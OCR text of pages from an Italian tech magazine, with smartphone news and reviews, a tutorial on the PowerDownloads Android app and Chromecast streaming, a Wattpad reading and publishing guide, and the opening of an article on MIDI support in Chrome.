Disponibile in Italia il Desire 626 di HTC, terminale dotato di SoC Qualcomm Snapdragon 410 (MSM8916) quad core a 1,2 GHz. All'interno troviamo 2 GB di RAM e 16 GB di memoria interna espandibile tramite slot MicroSD fino a 512 GB. Il comparto fotografico è costituito da una fotocamera principale con sensore da 13 megapixel, con sensore BSI e apertura focale f/2.2, e da uno anteriore da 5 megapixel. Entrambe le fotocamere consente riprese video in alta definizione Full HD 1080p. Il dispositivo è dotato di batteria da 2000 mAh, in grado di garantire una buona autonomia (30 ore in conversazione). A bordo troviamo la versione Android 5.1 Lollipop e l'interfaccia Sense 7 di HTC, che consente una personalizzazione avanzata del terminale. Sul piano della connettività troviamo moduli Bluetooth 4.0e Wi-Fi single-band 802.11n con DLNA e 4G LTE.
www.htc.com

L'IPHONE7 MONTERÀ IL DISPLAY LG?

La società sud coreana ha investito un miliardo di dollari per la produzione di schermi flessibili di sesta generazione. La scelta ha portato molti osservatori ad ipotizzare che l'azienda li abbia investiti in una nuova fabbrica dove saranno prodotti gli schermi dei futuri smartphone di Apple.
www.lg.com

Ecco il selfie-phone di Samsung

Il nuovo Galaxy J5 di Samsung è disponibile sul mercato UE, al prezzo di 249,99 euro, in tre colorazioni nero, bianco e oro. Dopo Cina, India e Corea del Sud, il terminale di fascia medio-bassa approda nel nostro Paese, probabilmente accompagnato dal più grande Galaxy J7. Si tratta di un "selfie-phone" dotato di una fotocamera frontale da 5 megapixel "wide angle", con flash LED. È basato su Android 5.1.1 Lollipop, con interfaccia TouchWiz, ed integra un display da 5 pollici SuperAMOLED con risoluzione HD 720p. A spingere il dispositivo, un SoC Qualcomm Snapdragon 410 quad core a 64 bit, coadiuvato da 1,5 GB di RAM e 16 GB di memoria interna espandibile. Il dispositivo è dotato di moduli Wi-Fi, Bluetooth e connettività 4G LTE. La batteria è da 2600 mAh. Il comparto fotografico prevede anche una fotocamera principale da 13 megapixel con apertura f/1.9, adatta nelle condizioni di scarsa luminosità.
www.samsung.it

IL GALAXY S6 "PERDE" 128 GB

In India, le versioni da 128 GB dei Galaxy S6 ed S6 Edge sono state eliminate dal listino di Samsung. Non è ancora chiaro se si tratti di una scelta locale o se le motivazioni siano legate al prezzo troppo alto di questi modelli, con conseguenti scarse vendite mondiali.
www.samsung.com

Mix di eleganza e potenza

Il nuovo LG G4 abbina ottime specifiche tecniche a un design ricercato che fa da cornice a materiali di buona qualità ottimamente assemblati

LG G4

LG • www.lg.com

Degno successore del G3, il nuovo LG G4 porta in dote una serie di migliorie, ottimizzazioni e nuove specifiche funzionali che restituiscono un prodotto davvero degno di nota. Nella confezione troviamo un caricabatterie da 1.8 A con cavo USB-MicroUSB e un paio di cuffie di tipo in-ear con cavo rivestito in tessuto. Ben sei le varianti disponibili, che si differenziano per la cover posteriore in dotazione, in pelle o policarbonato. L'ergonomia è più che buona e questo nonostante il generoso display da 5.5". Il cuore pulsante è costituito da uno Snapdragon 808, un exa-core che abbina due unità Cortex-A57 e 4 Cortex-A53. Il processore è affiancato da 3 GB di memora RAM di tipo DDR3 e da una GPU Adreno 418, con memoria dedicata. Ottima connettività e performance ragguardevoli in tutti i comparti di prova. Tra i suoi punti di forza spicca la batteria, da ben 3.000 mAh, che garantisce autonomia fino ad una giornata intera di utilizzo mediamente intensivo.

S.O.: Android 5.1 • **CPU:** Snapdragon 808 1.8 GHz • **Memoria:** 32 GB storage, 3 GB RAM • **Autonomia:** 240 minuti (conv.); 100 ore (standby) • **Dim./Peso:** 148,9 x 76,1 x 9,8 mm/155 grammi **Display:** 5.5", 1440x2560 pixel • **Extra:** MicroSD, Flash-LED, Zoom autofocus

IL GIUDIZIO DELLA REDAZIONE 27/30

DOTAZIONE
USABILITÀ
ERGONOMIA
MULTIMEDIALITÀ

CHI LO USA LA PENSA COSÌ
DESIGN 9 CARATTERISTICHE 9 PRESTAZIONI 9

Performante e low cost

HONOR 6+

HP • www.hihonor.com

Nome in codice 6+, è il nuovo super smartphone di casa Honor, un dual-SIM armato fino ai denti che offre specifiche tecniche e funzionali da vero primatista. Sobrio e minimale ma elegante e ricercato, il design di Honor 6+ racchiude componentistica di alto livello, a partire dal processore, un Octa-Core Kirin 925 da 1.8 GHz che, abbinato a 3 GB di memoria RAM e a un sottosistema grafico all'altezza della situazione, restituisce prestazioni davvero notevoli anche con applicazioni particolarmente pesanti e bisognose di risorse. Il 6+ supporta reti 4G LTE e la navigazione fino a 300 Mbps. Ottimo il display, un 5.5" capace di restituire immagini nitide e cromatismi convincenti. Molto interessante anche il dimensionamento della batteria, da ben 3.600 mAh, e la presenza della funzionalità di carica inversa che all'occorrenza permette di alimentare eventuali altri dispositivi compatibili. Tra gli aspetti innovativi del terminale spicca la doppia fotocamera parallela che permette di catturare più luce e ottenere foto nitide e ben illuminate in qualsiasi condizione ambientale, sia di giorno che di notte.

S.O.: Android 4.4 • **CPU:** Octa-core 1.8 GHz • **Memoria:** 32 GB storage, 3 GB RAM • **Autonomia:** n.d. • **Dim./Peso:** 150.4 x 75.7 x 7.5 mm/165 grammi • **Display:** 5.5", 1080x1920 pixel • **Extra:** Batteria 3.600 mAh, MicroSD fino a 128 GB

IL GIUDIZIO DELLA REDAZIONE 24/30

DOTAZIONE
USABILITÀ
ERGONOMIA
MULTIMEDIALITÀ

CHI LO USA LA PENSA COSÌ
DESIGN 8 CARATTERISTICHE 8 PRESTAZIONI 8

avxhome.se

telefonino.net

Curato sotto ogni aspetto

Lo smartphone Hero, della cinese Plunk, si distingue per l'estetica davvero accattivante, oltre che per le prestazioni di tutto rispetto

PLUNK HERO

PLUNK • www.plunk.it

Prodotto dalla company cinese Plunk, vanta caratteristiche e specifiche da vero supereroe. È racchiuso in un frame di metallo e dotato di un display IPS da 5.5" protetto da vetro Gorilla di terza generazione. Buona la dotazione accessoria, che include la manualistica, 1 cavo USB e 1 batteria da 3.000 mAh. Con a bordo Android nella versione 5.0 Lollipop, Hero è spinto da un processore MTK6752 Cortex A7 64bit Octa-Core da 1.7 GHz, corredato da 3 GB di memoria RAM e un chip grafico a elevate prestazioni targato Mali, modello T760. Il risultato è notevole: Android risponde e reagisce a dovere senza impuntamenti anche in condizioni critiche. Doppia fotocamera, anteriore da 5 megapixel e posteriore da 13 megapixel equipaggiata con sensore Sony. Lo spazio per storage e applicazioni è di 16 GB, espandibile fino a 64 GB tramite schede MicroSD. A livello di connettività sono supportate reti 3G e 4G/LTE. Non mancano Wi-Fi a doppio canale, GPS e GPS assistito. Dispone anche di sensore per il riconoscimento biometrico di impronte digitali.

S.O.: Android 5.0 Lollipop • **CPU:** Octa-Core 1.7 GHz 64 bit • **Memoria:** 16 GB storage, 3 GB RAM • **Autonomia:** n.d. - Dim./Peso: 149,5 x 76,8 x 8,6 mm/160 grammi • **Display:** 5.5", 1280x720 pixel • **Extra:** Flash a LED, GPS/A-GPS

IL GIUDIZIO DELLA REDAZIONE 27/30

DOTAZIONE — USABILITÀ — ERGONOMIA — MULTIMEDIALITÀ

CHI LO USA LA PENSA COSÌ
DESIGN 8 CARATTERISTICHE 8 PRESTAZIONI 8

Un dual-SIM ben riuscito

WIKO RAINBOW

WIKO • http://it.wikomobile.com

Trendy, frizzante e alla moda. Sono queste le principali impressioni quando si osserva Rainbow per la prima volta, un nome non casuale vista l'ampia gamma di colori offerta, che prevede le seguenti finiture: nera, bianca, corallo, turchese, fucsia, gialla limone e viola. Prodotto da Wiko, Rainbow è uno smartphone di fascia media non soltanto gradevole da guardare ma anche da usare. Mette a disposizione, infatti, un set di specifiche tecniche che lo rendono particolarmente interessante per chi ricerca un terminale fluido e reattivo, funzionalmente completo e affidabile. Dotato di Android 4.4 KitKat, Rainbow è venduto con una dotazione accessoria standard che include una guida rapida all'uso, un adattatore di corrente, un cavo USB-MicroUSB e la batteria. Sotto la scocca un processore Mediatek Quad-Core da 1.3 GHz affiancato da 1 GB di memoria RAM, quanto basta a far girare in maniera soddisfacente il sistema operativo. Completa la connettività, che tra le altre cose include anche Bluetooth 4, GPS assistito e WiFi 802.11 b/g/n. Ottimo il display, sufficientemente sensibile e capace di restituire immagini convincenti nonché una gamma cromatica all'altezza della situazione. Buono anche il comparto telefonico, per qualità audio e ricezione. Il multimedia non delude.

S.O.: Android 4.4 KItKat • **CPU:** Quad-Core 1.3 GHz • **Memoria:** 4 GB storage + 1 GB RAM • **Autonomia:** 260 ore (standby); 16 ore (conv.) • **Dim/Peso:** 146 x 74 x 9.3 mm – 167 grammi • **Display:** 5" 1280x720 pixel • **Extra:** MicroSD fio a 32 GB, A-GPS, Bluetooth 4

IL GIUDIZIO DELLA REDAZIONE 22/30

DOTAZIONE — USABILITÀ — ERGONOMIA — MULTIMEDIALITÀ

CHI LO USA LA PENSA COSÌ
DESIGN 7 CARATTERISTICHE 7 PRESTAZIONI 7

Ti regaliamo l' app per gestire al meglio i download con lo smartphone Android, anche dalle reti Peer to Peer

Scarica a mille col cellulare

Cosa ci occorre
10 MIN. FACILE

APP ANDROID
POWER DOWNLOADS
SOFTWARE COMPLETO
Sito Internet:
www.winmagazine.it/link/3204


Al giorno d'oggi è impensabile riuscire a scaricare file da Internet senza ricorrere ad un download manager, ovverosia un programma creato apposta per il download dalla Rete. Chi non ha dimestichezza con applicazioni Peer to Peer come eMule o µTorrent (e affini) sa bene quanto può essere frustrante arrivare al 95% di un download col browser ed essere fulminati dal messaggio "il server ha interrotto la connessione". Per non parlare di quando erroneamente chiudiamo Chrome o Explorer dimenticando che stavamo scaricando l'ultimo episodio della nostra serie TV preferita o, ancor peggio, quando un'attività ci fa andare in blocco il sistema costringendoci a riavviare.


Il download è mobile


In ambiente PC i download manager si sprecano: uno dei più popolari è sicuramente JDownloader che, oltre a gestire i download da browser, supporta anche i file torrent e i servizi di file hosting come Rapidshare. Ma ve ne sono per tutti i gusti e le maniere, come Wget, popolare in ambiente Linux, e Free Download Manager, anche quest'ultimo con supporto ai file torrent. Effettivamente si sentiva il bisogno di un programma del genere anche in un mondo relativamente nuovo ai download come quello degli smartphone e dei tablet. E non c'è dubbio che l'arrivo di connettività sempre più spinte come il 4G abbia portato anche tra i dispositivi mobile l'esigenza di un software dedicato alla gestione dei download. La soluzione che abbiamo scovato si chiama PowerDownloads, un'app magica che permette di cercare e scaricare qualsiasi file direttamente dal cellulare.

A Attiviamo la promozione

Scopriamo come installare PowerDownloads in tre passi e come applicare la promo riservata ai lettori di Win Magazine per eliminare completamente i banner pubblicitari che compaiono nella sua interfaccia principale.







1 Una semplice installazione

Avviamo il *Play Store* di Google, troviamo l'app *PowerDownloads* e installiamola. Al primo avvio l'applicazione ci guiderà in un veloce tutorial guidato per apprenderne le principali funzionalità. Tappiamo sul pulsante *Prossimo* fin quando il wizard non verrà completato.

2 Togliamo la pubblicità


Raggiungiamo il menu principale toccando l'icona a sinistra e tappiamo su *Promozioni*. Nella casella *Inserisci il tuo codice* digitiamo il coupon *winmagazine* e tappiamo poi sul pulsante *Verifica*. La successiva conferma eliminerà dall'app tutti i banner per un intero mese.


3 Quali reti vogliamo utilizzare


Tappiamo quindi sulla voce *Rete* dal menu *Impostazioni*, raggiungibile con un tocco sull'icona in alto a sinistra. Qui facciamo attenzione a togliere la spunta su *Usa connessioni mobili 2G/3G/4G* nel caso in cui non desideriamo utilizzare la rete mobile per il download.

B Il browser per i download

Scopriamo come sfruttare le funzioni di navigazione Web di PowerDownloads per cercare in Rete i contenuti da scaricare. Grazie alla semplice interfaccia utente pensata per lo scopo sarà davvero un gioco da ragazzi.







1 Un tool specializzato


Nel menu principale tappiamo sulla voce *Power Browser* e nella barra degli indirizzi digitiamo il nome del sito desiderato facendoci aiutare dalla funzione di autocompletamento. Completata la digitazione, tappiamo sulla freccia accanto per raggiungere il sito in questione.


2 I nostri segnalibri


Per raggiungere facilmente l'indirizzo le prossime volte tappiamo sull'icona di menu del browser in alto a destra e selezioniamo la voce *Aggiungi segnalibro*. Confermiamo la finestra successiva modificando i dati dove necessario e tappando infine sul pulsante *OK*.

3 Scarichiamo il nostro file

Individuiamo il collegamento al file interessato e tappiamoci sopra. Si aprirà una finestra dal titolo *Nuovo download*. Qui possiamo verificare la tipologia del file che ci interessa e le sue dimensioni. Quindi possiamo iniziarne il download tappando sul pulsante *Scarica*.







4 Gestiamo i download

Se vogliamo cancellare un download in corso non dobbiamo fare altro che tenere premuta per qualche secondo la relativa scheda e poi tappare sull'icona del cestino. Accedendo invece al menu principale dell'app mediante l'icona con i tre puntini potremo metterlo in pausa o riavviarlo.

5 Download anche in manuale


Premesso di conoscere il percorso del nostro contenuto, possiamo scaricare il file selezionando dal menu principale la voce *In coda* e tappando poi sul pulsante + in basso a destra. Nella finestra successiva scriviamo l'indirizzo del contenuto e tappiamo sul pulsante *Apri*.

6 Riproduzione in tempo reale

Selezioniamo un collegamento che contenga un file video. Nella finestra di download sarà presente una nuova voce: *Streaming*. Tappiamoci sopra. L'applicazione ci chiederà di scegliere il player per riprodurlo: optiamo per quello predefinito *PowerDownloads Player*.

PRIMA SCARICHI... E POI MANDI IN STREAMING!

L'app PowerDownloads permette di interfacciarsi anche con la Google Chromecast per riprodurre in diretta via Internet sul televisore di casa i contenuti multimediali che stiamo scaricando, persino prima del loro completamento. Innanzitutto, se non l'abbiamo ancora fatto, inseriamo la Chromecast nella porta HDMI del televisore e selezioniamo il canale HDMI corrispondente. Se la chiavetta è correttamente configurata dovrebbe collegarsi in automatico alla rete Wi-Fi di casa. Raggiungiamo quindi un contenuto video sul PowerBrowser come visto nella guida precedente. Tappiamo sul link, selezioniamo *Streaming* e 09 *PowerDownloads*. L'icona della Chromecast in alto a destra del riproduttore ci permetterà di deviare il video sul pennino di Google. In pochi secondi il video verrà riprodotto sul televisore oscurando la finestra di riproduzione di PowerDownloads. A questo punto possiamo controllare la riproduzione della Chromecast direttamente col telecomando del televisore.



Ti sveliamo il canale segreto dove leggere senza limiti e pubblicare le tue opere per condividerle con chiunque

Libri gratuiti sul social network

Cosa ci occorre — 15 MIN. FACILE

COMMUNITY LETTERARIA
WATTPAD
Quanto costa: Gratuita
Sito Internet: www.wattpad.com

TABLET ANDROID
ASUS FONEPAD 7
Quanto costa: € 149,00
Sito Internet: www.asus.it

Spesso ci si ritrova a spegnere i propri sogni solo perché non si hanno i mezzi a disposizione per realizzarli. Quanti di noi hanno sperato di poter un giorno pubblicare un proprio racconto e vederlo messo accanto ai grandi della letteratura moderna? Le porte sbattute in faccia nella vita sono tante, ma di frequente Internet offre un'opportunità a chi non può permettersela. Scordiamoci, dunque, editori lestofanti pronti a lucrare sulle nostre abilità letterarie: nell'era del Web 2.0, infatti, diventare scrittori di fama mondiale restando seduti comodamente a casa propria non è poi così impossibile.

Ce n'è per tutti i gusti

Per fare ciò basta avere una buona storia per le mani e iscriversi a Wattpad, l'innovativa community letteraria che mette in comunicazione ogni giorno milioni di autori in erba vogliosi di farsi leggere. Sono già numerosi i casi di scrittori che, grazie all'app in questione, hanno strappato contratti multimilionari a famose case editrici. Bisogna dire, però, che non tutti hanno velleità artistiche e ci sono molti utenti che più che scrivere hanno solo voglia di leggere qualche buon racconto, magari senza sborsare soldi. Tutto questo è possibile utilizzando sempre Wattpad, che può vantare più di 100 milioni di storie da leggere nel suo database e oltre 40 milioni di Wattpadders (autori). Il sito è davvero molto fornito e sovente capita di imbattersi anche in titoli ancora sotto la copertura del copyright e quindi illegalmente immessi sulla piattaforma. Wattpad è multipiattaforma, quindi ci permetterà di leggere racconti a costo zero sia dal tablet sia dal PC. I libri sono qualcosa di magico e indubbiamente il cartaceo continua a esercitare un certo fascino su molti accaniti lettori, ma di certo non si può cestinare a priori la grande opportunità di poter divorare i nostri bestseller preferiti dal telefonino e in maniera totalmente gratuita. Buona lettura!


BUONI CONSIGLI

LIBRI GRATIS ANCHE SUL PC

Wattpad è multipiattaforma e ben si adatta alle esigenze di ogni utente. Non sempre, infatti, le persone amano utilizzare le piattaforme mobile. C'è comunque chi è ancora legato al vecchio computer: per questo Wattpad è disponibile nella modalità desktop che implementa tutte le funzioni dell'app. L'interfaccia è molto intuitiva: una volta loggati, ci troviamo davanti la schermata iniziale con le storie e i "Wattpadders" consigliati. In alto a sinistra grazie al tasto *Scopri* potremo dare un'occhiata ai testi presenti in Wattpad in base alla loro categoria. Cliccando *Crea*, invece, potremo caricare il nostro racconto, mentre con *Community* potremo monitorare i vari concorsi di scrittura indetti nell'app.

A Registriamoci al servizio

Per usare tutte le funzionalità di Wattpad dobbiamo anzitutto eseguire una semplice procedura di iscrizione completamente gratuita! Vediamo come farlo col nostro tablet.



1 Iscriversi con Facebook…


Avviata l'app, clicchiamo *Continua* per essere reindirizzati su Facebook dove, cliccando *OK*, verremo reindirizzati ancora una volta all'app di Wattpad per scegliere tra alcuni titoli quelli che corrispondono di più ai nostri gusti. Infine ci verrà chiesto di invitare al servizio nuovi amici tramite Twitter, messaggio, e-mail o lo stesso Facebook.


2 … o con la propria e-mail

In alternativa possiamo compilare il form posto nella prima schermata dell'app. Una volta inseriti e-mail, username e password, ci basterà tappare sul pulsante *Accedi* e poi *Iscriviti*. Dovremo quindi entrare nella nostra mailbox per confermare l'iscrizione, dopodiché potremo cominciare a pubblicare contenuti o a leggere gli scritti altrui.

B Leggiamo gratis col tablet

Ecco la guida pratica per usare al meglio l'app di Wattpad: potremo creare una biblioteca personale, leggere i bestseller preferiti ovunque ci troviamo e condividere i libri con la community.






1 Personalizzare la schermata principale

Una volta loggati, ci ritroveremo nella schermata principale, dove ci sono i libri di tendenza. Per "indirizzare" la schermata iniziale in base ai nostri gusti letterari tocchiamo il tasto *Categorie* e scegliamo quella desiderata. Per cercare un testo da leggere, tappiamo sulla lente in alto a destra e digitiamo il nome del libro.

2 Cercare testi e condividerli

Con la barra di ricerca potremo ispezionare storie, persone ed elenchi di lettura corrispondenti al nome digitato. Sul tablet compariranno i vari testi con copertina e breve intro: trascinando a sinistra il romanzo prescelto ci verrà data l'opportunità di salvare il racconto nella nostra biblioteca o condividerlo tramite altri social.





3 Leggere è semplicissimo

Toccando la copertina del racconto comparirà la schermata principale del testo con varie informazioni, come la data di pubblicazione, le parti in cui è suddiviso il testo, le visualizzazioni, i voti positivi e i commenti. Poco sotto il titolo c'è il tasto *Leggi*: basterà toccarlo per cominciare il nostro viaggio nel racconto scelto.

4 Da un capitolo all'altro

Aperto il racconto, dal menu a tendina in alto al centro scegliamo il *capitolo* che ci interessa. Toccando *Carattere* potremo modificare colore e luminosità e carattere del libro. In basso il cerchio verde indica lo stato di progresso di lettura. Cominciata la visione del libro, le due barre spariranno lasciando spazio solo al testo.





5 Arricchiamo la biblioteca

Mentre stiamo leggendo un libro potremo con un solo tap far riapparire le due barre sullo schermo. In basso a destra, grazie al pulsante +, potremo aggiungere il racconto alla nostra biblioteca e con gli altri due pulsanti potremo commentare positivamente il testo oppure condividerlo con i nostri amici tramite social.

6 Un libro al giorno

Qualunque sia la nostra scelta, i testi salvati andranno a finire automaticamente nella nostra personale biblioteca. Per accedervi basterà premere sul secondo pulsante in basso nell'interfaccia dell'app partendo da sinistra per ritrovarci dinanzi tutti i libri dai noi scelti, con tanto di stato di progresso lettura sotto ogni copertina.

BUONI CONSIGLI

WATTPAD TIENE IL SEGNO

Non preoccupiamoci di tenere il segno fin dove siamo arrivati a leggere. L'app, infatti, salverà in automatico l'ultima pagina visualizzata per ogni testo e, una volta riaperto Wattpad, ci basterà semplicemente cliccare sul libro prescelto per ritrovarci a leggere da dove avevamo lasciato.

UNA COMMUNITY ATTIVA

Wattpad è anche molto social. Il consiglio è quello di monitorare sempre le attività dei nostri followers e dei following. Tramite il secondo tasto in basso, partendo da destra, potremo infatti controllare in qualunque momento le attività di altri utenti e scambiarci addirittura messaggi privati con alcuni di questi.

CARICHIAMO I NOSTRI TESTI

Wattpad è anche un editor per giovani autori in erba. Se siamo tra quelle persone che vogliono sfruttare l'app per far conoscere al pubblico le proprie velleità artistiche allora il consiglio è quello di toccare sul tasto con la matita reclinata. Ci ritroveremo davanti una schermata abbastanza intuitiva e ci verrà chiesto di inserire la foto della copertina, il titolo della storia e una breve introduzione, dopodiché verremo reindirizzati in una nuova pagina in cui dovremo mettere nome del capitolo e testo.

Il browser di BigG te le suona

Così usi il noto software di navigazione Web per comporre le tue hit musicali. Ecco di cosa abbiamo bisogno

Quando Big G presentò per la prima volta il suo browser Chrome probabilmente in pochi si aspettavano che col tempo avrebbe trasceso la sua funzionalità originaria trasformandosi in una vera e propria piattaforma per applicazioni Web. Anche se i Chromebook (computer incentrati su Chrome come sistema operativo) non hanno avuto il successo sperato, è indiscutibile che la flessibilità di uno strumento all'interno del quale concentrare non solo la consultazione delle pagine Internet ma anche vere e proprie applicazioni per tutti i gusti sia quello che porterà il paradigma delle Web application ad uno standard. A dimostrarlo non solo la suite di produttività che Google integra nel suo Drive e che ogni giorno diventa sempre più potente ma anche una serie di applicazioni sempre più evolute che sono in grado di operare con latenze pari a quelle dei programmi che girano in locale e di interfacciarsi con un numero sempre crescente di periferiche.

Suonare con Chrome

La novità più recente in termini di implementazione delle funzionalità di Chrome ha sicuramente entusiasmato molti dei musicisti che operano con la computer music e in particolare chi non vuole rinunciare a integrare la classica tastiera musicale ai consueti strumenti di programmazione. Il browser di Big G infatti, a partire dalla versione 43, è in grado di supportare il protocollo che da oltre 30 anni domina il mondo di sintetizzatori e tastiere da pianobar: parliamo del MIDI.
Fino ad ora, per utilizzare una tastiera MIDI in ambito anche amatoriale bisognava disporre di un software di produzione musicale o di uno strumento standalone che gestisse specificamente il formato. Oggi , invece, grazie alle nuove API sviluppate dal team Chromium e al suo sempre più vasto ecosistema, il protocollo MIDI viene gestito direttamente dal browser permettendo la comunicazione fra la nostra tastiera con le Web application orientate alla composizione e alla produzione musicale. Al momento questa piccola rivoluzione nel mondo della computer music si trova in una fase embrionale. Di sicuro prometterà importanti evoluzioni per chi ama giocherellare con i synth e le drum machine. Non è da escludere che in un futuro non troppo lontano chi ha fatto della musica una professione possa aver bisogno di uno strumento con cui fissare velocemente l'ispirazione o, perché no, comporre un brano con cui scalare le classifiche: cosa può esserci di meglio di un Chromebook che supporta nativamente il formato MIDI e di un potenziale infinito di Web application per tutti i generi?

Cosa ci occorre

